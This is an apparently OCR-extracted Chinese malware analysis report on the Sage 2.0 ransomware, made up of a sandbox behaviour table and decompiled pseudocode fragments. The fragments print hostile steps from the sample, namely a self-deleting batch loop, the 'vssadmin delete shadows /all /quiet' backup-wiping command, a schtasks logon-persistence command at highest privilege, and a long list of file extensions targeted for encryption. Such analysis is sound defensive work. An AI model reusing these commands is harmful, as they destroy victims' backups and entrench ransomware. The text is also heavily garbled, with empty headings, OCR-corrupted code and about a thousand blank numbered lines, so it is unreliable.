


2017 03



Sage 2.0

2017 03 20



.		3
.	Sage	4
2.1		4
2.2	-	4
2.3	-	4
.	Sage	

■

Sage

CryLocker

Sage

Cerber Locky Tesla Spora

Sage

zip

zip



Word

· **Sage**

2.1

2.2

-



威胁行为 [4]

尝试检测内存可写空间大小 危险等级 ★★★★★

PID	进程名	详细信息
44b07453f.exe	C:\Documents and Settings\Administrator\Local Settings\Temp\3b76846bb664fb7466dbf1d44b07453f.exe	Process: c:\documents and settings\administrator\local settings\temp\3b76846bb664fb7466dbf1d44b07453f.exe

隐藏信道 [3]

检测到可疑DNS请求 危险等级 ★★★★★

检测到可疑HTTP请求 危险等级 ★★★★★

检测到可疑UDP请求 危险等级 ★★★★★

反调试 [1]

危险等级 ★★★★★

尝试检测调试器

威胁行为 [4]

尝试启动自释放程序 危险等级 ★★★★★


PID	进程名	详细信息
856	C:\Documents and Settings\Administrator\Local Settings\Temp\3b76846bb664fb7466dbf1d44b07453f.exe	CreateProcess: c:\documents and settings\administrator\application data\6zhvt2p.exe

调用系统进程删除文件 危险等级 ★★★★★

PID	进程名	详细信息
460	\Device\HarddiskVolume1\WINDOWS\system32\cmd.exe	FileName: \Device\HarddiskVolume1\DOCUMENTS~1\ADMINI~1\LOCALS~1\Temp\3b76846bb664fb7466dbf1d44b07453f.exe

释放PE文件 危险等级 ★★★★★

PID	进程名	详细信息
856	C:\DOCUMENTS~1\ADMINI~1\LOCALS~1\Temp\3b76846bb664fb7466dbf1d44b07453f.exe	Drop PE: C:\Documents and Settings\Administrator\Application Data\6zhvt2p.exe



Sage

3.1

345KB

3.2



[illegible]

```

039 012 = -1665/92991;
040 LoadLibraryA("wlanapi.dll");
041 LoadLibraryA("ntdll.dll");
042 LoadLibraryA("mpr.dll");
043 LoadLibraryA("iphlpapi.dll");
044 sub_405640(&v13, 9, &v9, 4);
045 WSASStartup(2u, &WSAData);
046 CoInitialize(0);
047 WSAStartup(2u, &WSAData);
048 WSAStartup(2u, &WSAData);
049 sub_409490(0, 0, 0);
050 sub_4092E0((v13 - 3) * 4, 0, 3x289800);
051 sub_4092E0((v13 - 3) * 4, 0, 3x289800);
052 sub_4092E0((v13 - 3) * 4, 0, 3x289800);
053 sub_4092E0((v13 - 3) * 4, 0, 3x289800);
054 sub_4092E0((v13 - 3) * 4, 0, 3x289800);
055 sub_4092E0((v13 - 3) * 4, 0, 3x289800);
056 if (v13 != (HANDLE)-1)
057 {
058     WSAData.lpVendorInfo = 0;
059     SetFilePointer(v5, -10240, 0, 2u);
060     sub_409430(v5, 0, 0);
061     sub_409430(v5, 0, 0);
062     sub_409430(v5, 0, 0);
063     sub_409430(v5, 0, 0);

```

```

2  v0 = GetCommandLineW();
3  result = CommandLineToArgvW(v0, &v6);
4  if ( v6 == 2 )
5  {
6      result = (LPWSTR *)result[1];
7      if ( *(_WORD *)result == 100 && !*((_WORD *)result + 1) )
8      {
9          if ( AttachConsole(0xFFFFFFFF) )
10         {

```

```


9      v6 = a1;
10     v1 = GetCommandLine();
11     u2 = CommandLineToArgvW(&v1, &v3);
                                     sub_405C00(
                                     v3);
                                     sub_405C00(
                                     v3);
17     u4 = OpenProcess(0x00000003, 0, 0);
18     u5 = sub_405C60(u4);
19     ExitProcess(0);

```

```

    CloseHandle(v1);
    SleepEx(0x3A98u, 0);
    CreateMutexA(0, 1, v0);
    if ( GetLastError() == 183 )
        result = 1;
}
return result;

```



```

12 v1 = v0;
13 v2 = 0;
14 sub_409DD0((int)&v8);
15 v3 = sub_40B1C0((int)&v8);
16 if ( v3 >= 0 )
17 {
18     sub_409DD0((int)&dwNumberOfBytesAvailable);
19     sub_409DD0((int)&dwNumberOfBytesAvailable);
20     sub_409DD0((int)&dwNumberOfBytesAvailable);
21     sub_409DD0((int)&dwNumberOfBytesAvailable);
22     sub_409DD0((int)&dwNumberOfBytesAvailable);
23     sub_409DD0((int)&dwNumberOfBytesAvailable);
24     sub_409DD0((int)&dwNumberOfBytesAvailable);
25     sub_409840(a1);
26     v2 = v2;
27     v2 = v2;
28     v2 = v2;
29     v2 = v2;
30     sub_40B360(dwNumberOfBytesAvailable);
31     sub_4096F0(a1, dwNumberOfBytesAvailable, v7);
32     v7 = v7;
33     sub_409F10(dwNumberOfBytesAvailable);
34     sub_409F10(v8);
35     result = v2;
36     ....

```

```

16 v3 = sub_4072A0(v2);
17 v4 = (const CHAR *)sub_40AAB0("%s\\__config%.bat", v3);
18 v5 = CreateFileA(v4, 0x40000000u, 7u, 0, 2u, 0x102u, 0);
19 if ( v5 == (HANDLE)-1 )
20 {
21     result = 0;
22 }
23 else
24 {
25     v7 = (const CHAR *)sub_40AAB0(
26         ":abx\r\n"
27         "ping 127.0.0.1 -n 2 > nul\r\n"
28         "del /A /F /Q \"%s\\\" \r\n"
29         "if exist \"%s\" goto abx\r\n"
30         "del /A /F /Q \"%s\\\" \r\n",
31         v1,
32         v1,
33         v4);
34     v8 = v7;
35     v9 = strlenA(v7);
36     WriteFile(v5, v8, v9, &NumberOfBytesWritten, 0);

```

.dat .mx0 .cd .pdb .xqx .old .cnt .rtp .qss .qst .fx0 .fx1 .ipg .ert .pic .img.cur .fxr .slk .m4u .mpe .mov .wmv .mpg
.vob .mpeg .3g2 .m4v .avi .mp4 .flv.mkv .3gp .asf .m3u .m3u8 .wav .mp3 .m4a .m .rm .flac .mp2 .mpa .aac .w
ma .djv.pdf .djvu .jpeg .jpg?www.2cto.com .bmp .png?www.2cto.com .jp2 .lz .rz .zipx .gz .bz2 .s7z .tar .7z .tgz.r
ar .zip .arc .paq .bak .set .back .std .vmx .vmdk .vdi .qcow .ini .accd .db.sqli .sdf .mdf .myd .frm .odb .myi .dbf .i
ndb .mdb .ibd .sql .cgn .dcr .fpx.pcx .rif .tga .wpg .wi .wmf .tif .xcf .tiff .xpm .nef .orf .ra .bay .pcd .dng.ptx .r3d .
raf .rw2 .rwl .kdc .yuv .sr2 .srf .dip .x3f .mef .raw .log .odg .uop.potx .potm .pptx .rss .pptm .aaf .xla .sxd .pot .e
ps .as3 .pns .wpd .wps .msg.pps .xlam .xll .ost .sti .sxi .otp .odp .wks .vcf .xltx .xltn .xlsx .xlsm.xlsb .cntk .xlw .xl

```

3 | v2 = 156;
2 | v0 = GetVersionExA((LPOSVERSIONINFOA)&v2);
3 | if ( v0 )
1 |     v0 = v4 + 10 * v3;
2 | return sub_404F80(L"vssadmin", L"delete shadows /all /quiet", v0 > 60);
3 | }

```

```

1 | v3 = sub_4087D0(8u, 102);
2 | VersionInformation.dwOSVersionInfoSize = 156;
3 | if ( GetVersionExA(&VersionInformation)
4 |     && (signed __int32)(VersionInformation.dwMinorVersion + 10 * VersionInformation.dwMajorVersion) > 60
5 |     && sub_405110()
6 |     && sub_405180() )
7 | {
8 |     if ( a3 )
9 |         v4 = sub_40AAF0("/DELETE /TN /F \"%s\"", (char)v3);
10 |         v4 = sub_40AAF0("/CREATE /TN \"%s\" /TR \"%s\" /SC ONLOGON /RL HIGHEST /F", (char)v3);
11 |         v4 = v4;
12 |         if ( a3 )
13 |             sub_409F80(L"schtasks", v4);
14 |
15 |
16 |
17 |
18 |         u2 = sub_407380(u3);
19 |         u0 = sub_40AAF0("%s\\%s\\nk", u7);
20 |         u0 = u0;
21 |         u0 = u0;
22 |         result = DeleteFileW(u0);
23 |     }
24 |
25 |
26 |
27 |
28 |
29 |
30 |
31 |
32 |
33 |
34 |
35 |
36 |
37 |
38 |
39 |
40 |
41 |
42 |
43 |
44 |
45 |
46 |
47 |
48 |
49 |
50 |
51 |
52 |
53 |
54 |
55 |
56 |
57 |
58 |
59 |
60 |
61 |
62 |
63 |
64 |
65 |
66 |
67 |
68 |
69 |
70 |
71 |
72 |
73 |
74 |
75 |
76 |
77 |
78 |
79 |
80 |
81 |
82 |
83 |
84 |
85 |
86 |
87 |
88 |
89 |
90 |
91 |
92 |
93 |
94 |
95 |
96 |
97 |
98 |
99 |
100 |
101 |
102 |
103 |
104 |
105 |
106 |
107 |
108 |
109 |
110 |
111 |
112 |
113 |
114 |
115 |
116 |
117 |
118 |
119 |
120 |
121 |
122 |
123 |
124 |
125 |
126 |
127 |
128 |
129 |
130 |
131 |
132 |
133 |
134 |
135 |
136 |
137 |
138 |
139 |
140 |
141 |
142 |
143 |
144 |
145 |
146 |
147 |
148 |
149 |
150 |
151 |
152 |
153 |
154 |
155 |
156 |
157 |
158 |
159 |
160 |
161 |
162 |
163 |
164 |
165 |
166 |
167 |
168 |
169 |
170 |
171 |
172 |
173 |
174 |
175 |
176 |
177 |
178 |
179 |
180 |
181 |
182 |
183 |
184 |
185 |
186 |
187 |
188 |
189 |
190 |
191 |
192 |
193 |
194 |
195 |
196 |
197 |
198 |
199 |
200 |
201 |
202 |
203 |
204 |
205 |
206 |
207 |
208 |
209 |
210 |
211 |
212 |
213 |
214 |
215 |
216 |
217 |
218 |
219 |
220 |
221 |
222 |
223 |
224 |
225 |
226 |
227 |
228 |
229 |
230 |
231 |
232 |
233 |
234 |
235 |
236 |
237 |
238 |
239 |
240 |
241 |
242 |
243 |
244 |
245 |
246 |
247 |
248 |
249 |
250 |
251 |
252 |
253 |
254 |
255 |
256 |
257 |
258 |
259 |
260 |
261 |
262 |
263 |
264 |
265 |
266 |
267 |
268 |
269 |
270 |
271 |
272 |
273 |
274 |
275 |
276 |
277 |
278 |
279 |
280 |
281 |
282 |
283 |
284 |
285 |
286 |
287 |
288 |
289 |
290 |
291 |
292 |
293 |
294 |
295 |
296 |
297 |
298 |
299 |
300 |
301 |
302 |
303 |
304 |
305 |
306 |
307 |
308 |
309 |
310 |
311 |
312 |
313 |
314 |
315 |
316 |
317 |
318 |
319 |
320 |
321 |
322 |
323 |
324 |
325 |
326 |
327 |
328 |
329 |
330 |
331 |
332 |
333 |
334 |
335 |
336 |
337 |
338 |
339 |
340 |
341 |
342 |
343 |
344 |
345 |
346 |
347 |
348 |
349 |
350 |
351 |
352 |
353 |
354 |
355 |
356 |
357 |
358 |
359 |
360 |
361 |
362 |
363 |
364 |
365 |
366 |
367 |
368 |
369 |
370 |
371 |
372 |
373 |
374 |
375 |
376 |
377 |
378 |
379 |
380 |
381 |
382 |
383 |
384 |
385 |
386 |
387 |
388 |
389 |
390 |
391 |
392 |
393 |
394 |
395 |
396 |
397 |
398 |
399 |
400 |
401 |
402 |
403 |
404 |
405 |
406 |
407 |
408 |
409 |
410 |
411 |
412 |
413 |
414 |
415 |
416 |
417 |
418 |
419 |
420 |
421 |
422 |
423 |
424 |
425 |
426 |
427 |
428 |
429 |
430 |
431 |
432 |
433 |
434 |
435 |
436 |
437 |
438 |
439 |
440 |
441 |
442 |
443 |
444 |
445 |
446 |
447 |
448 |
449 |
450 |
451 |
452 |
453 |
454 |
455 |
456 |
457 |
458 |
459 |
460 |
461 |
462 |
463 |
464 |
465 |
466 |
467 |
468 |
469 |
470 |
471 |
472 |
473 |
474 |
475 |
476 |
477 |
478 |
479 |
480 |
481 |
482 |
483 |
484 |
485 |
486 |
487 |
488 |
489 |
490 |
491 |
492 |
493 |
494 |
495 |
496 |
497 |
498 |
499 |
500 |
501 |
502 |
503 |
504 |
505 |
506 |
507 |
508 |
509 |
510 |
511 |
512 |
513 |
514 |
515 |
516 |
517 |
518 |
519 |
520 |
521 |
522 |
523 |
524 |
525 |
526 |
527 |
528 |
529 |
530 |
531 |
532 |
533 |
534 |
535 |
536 |
537 |
538 |
539 |
540 |
541 |
542 |
543 |
544 |
545 |
546 |
547 |
548 |
549 |
550 |
551 |
552 |
553 |
554 |
555 |
556 |
557 |
558 |
559 |
560 |
561 |
562 |
563 |
564 |
565 |
566 |
567 |
568 |
569 |
570 |
571 |
572 |
573 |
574 |
575 |
576 |
577 |
578 |
579 |
580 |
581 |
582 |
583 |
584 |
585 |
586 |
587 |
588 |
589 |
590 |
591 |
592 |
593 |
594 |
595 |
596 |
597 |
598 |
599 |
600 |
601 |
602 |
603 |
604 |
605 |
606 |
607 |
608 |
609 |
610 |
611 |
612 |
613 |
614 |
615 |
616 |
617 |
618 |
619 |
620 |
621 |
622 |
623 |
624 |
625 |
626 |
627 |
628 |
629 |
630 |
631 |
632 |
633 |
634 |
635 |
636 |
637 |
638 |
639 |
640 |
641 |
642 |
643 |
644 |
645 |
646 |
647 |
648 |
649 |
650 |
651 |
652 |
653 |
654 |
655 |
656 |
657 |
658 |
659 |
660 |
661 |
662 |
663 |
664 |
665 |
666 |
667 |
668 |
669 |
670 |
671 |
672 |
673 |
674 |
675 |
676 |
677 |
678 |
679 |
680 |
681 |
682 |
683 |
684 |
685 |
686 |
687 |
688 |
689 |
690 |
691 |
692 |
693 |
694 |
695 |
696 |
697 |
698 |
699 |
700 |
701 |
702 |
703 |
704 |
705 |
706 |
707 |
708 |
709 |
710 |
711 |
712 |
713 |
714 |
715 |
716 |
717 |
718 |
719 |
720 |
721 |
722 |
723 |
724 |
725 |
726 |
727 |
728 |
729 |
730 |
731 |
732 |
733 |
734 |
735 |
736 |
737 |
738 |
739 |
740 |
741 |
742 |
743 |
744 |
745 |
746 |
747 |
748 |
749 |
750 |
751 |
752 |
753 |
754 |
755 |
756 |
757 |
758 |
759 |
760 |
761 |
762 |
763 |
764 |
765 |
766 |
767 |
768 |
769 |
770 |
771 |
772 |
773 |
774 |
775 |
776 |
777 |
778 |
779 |
780 |
781 |
782 |
783 |
784 |
785 |
786 |
787 |
788 |
789 |
790 |
791 |
792 |
793 |
794 |
795 |
796 |
797 |
798 |
799 |
800 |
801 |
802 |
803 |
804 |
805 |
806 |
807 |
808 |
809 |
810 |
811 |
812 |
813 |
814 |
815 |
816 |
817 |
818 |
819 |
820 |
821 |
822 |
823 |
824 |
825 |
826 |
827 |
828 |
829 |
830 |
831 |
832 |
833 |
834 |
835 |
836 |
837 |
838 |
839 |
840 |
841 |
842 |
843 |
844 |
845 |
846 |
847 |
848 |
849 |
850 |
851 |
852 |
853 |
854 |
855 |
856 |
857 |
858 |
859 |
860 |
861 |
862 |
863 |
864 |
865 |
866 |
867 |
868 |
869 |
870 |
871 |
872 |
873 |
874 |
875 |
876 |
877 |
878 |
879 |
880 |
881 |
882 |
883 |
884 |
885 |
886 |
887 |
888 |
889 |
890 |
891 |
892 |
893 |
894 |
895 |
896 |
897 |
898 |
899 |
900 |
901 |
902 |
903 |
904 |
905 |
906 |
907 |
908 |
909 |
910 |
911 |
912 |
913 |
914 |
915 |
916 |
917 |
918 |
919 |
920 |
921 |
922 |
923 |
924 |
925 |
926 |
927 |
928 |
929 |
930 |
931 |
932 |
933 |
934 |
935 |
936 |
937 |
938 |
939 |
940 |
941 |
942 |
943 |
944 |
945 |
946 |
947 |
948 |
949 |
950 |
951 |
952 |
953 |
954 |
955 |
956 |
957 |
958 |
959 |
960 |
961 |
962 |
963 |
964 |
965 |
966 |
967 |
968 |
969 |
970 |
971 |
972 |
973 |
974 |
975 |
976 |
977 |
978 |
979 |
980 |
981 |
982 |
983 |
984 |
985 |
986 |
987 |
988 |
989 |
990 |
991 |
992 |
993 |
994 |
995 |
996 |
997 |
998 |
999 |
1000 |

```

. **APT**

4.1 **APT**

APT

APT